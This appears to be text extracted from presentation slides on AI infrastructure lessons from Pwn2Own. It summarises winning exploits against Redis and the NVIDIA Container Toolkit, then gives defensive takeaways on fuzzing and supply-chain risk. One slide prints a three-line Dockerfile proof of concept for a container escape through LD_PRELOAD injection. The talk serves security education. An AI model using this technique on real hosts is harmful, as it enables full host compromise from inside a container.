
SUCCESS - The second full win in the AI category goes to Benny Isaacs (@benny_isaacs), Nir Brakha, Sagi Tzadik (@sagitz_) of Wiz Research as they leveraged a UAF to exploit Redis. They earn \$40,000 and 4 Master of Pwn points.

NVIDIAScape: Critical Container Escape ([CVE-2025-23266](#))

- **Critical container escape** in NVIDIA Container Toolkit
- **Root cause:** OCI hook misconfiguration → **LD_PRELOAD injection**
- **Impact:** Full host compromise from inside a container
- **3-line malicious Dockerfile PoC:**

```
FROM busybox
ENV LD_PRELOAD=/proc/self/cwd/poc.so
ADD poc.so /
```

SUCCESS - Nir Ohfeld (@nirohfeld) Shir Tamari (@shirtamari) of Wiz Research used a External Initialization of Trusted Variables bug to exploit the #NVIDIA Container Toolkit. This unique bug earns them \$30,000 and 3 Master of Pwn points.



Conclusions & Next Steps


AI Infrastructure Lessons From Pwn2Own

AI Infrastructure — Key Takeaways



AI attack surfaces are fragile

AI runtimes expose **large, weakly validated** inputs. Tiny parsing bugs now escalate into **critical vulns**.



Old bugs, new ecosystems

Classic issues: **command injection, overflows, deserialization flaws**, now live inside AI pipelines.



Model supply chain is risky

Untrusted registries & model files introduce **real supply-chain attack paths**.



Continuous fuzzing is required

Rapidly evolving formats require **ongoing fuzzing & adversarial testing**.

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- **Deep dive into:**

- API Fuzzing & protocol abuse
- Auth bypass strategies
- Model parsing & deserialization flaws
- End-to-end exploitation workflows



Thank You — Questions?



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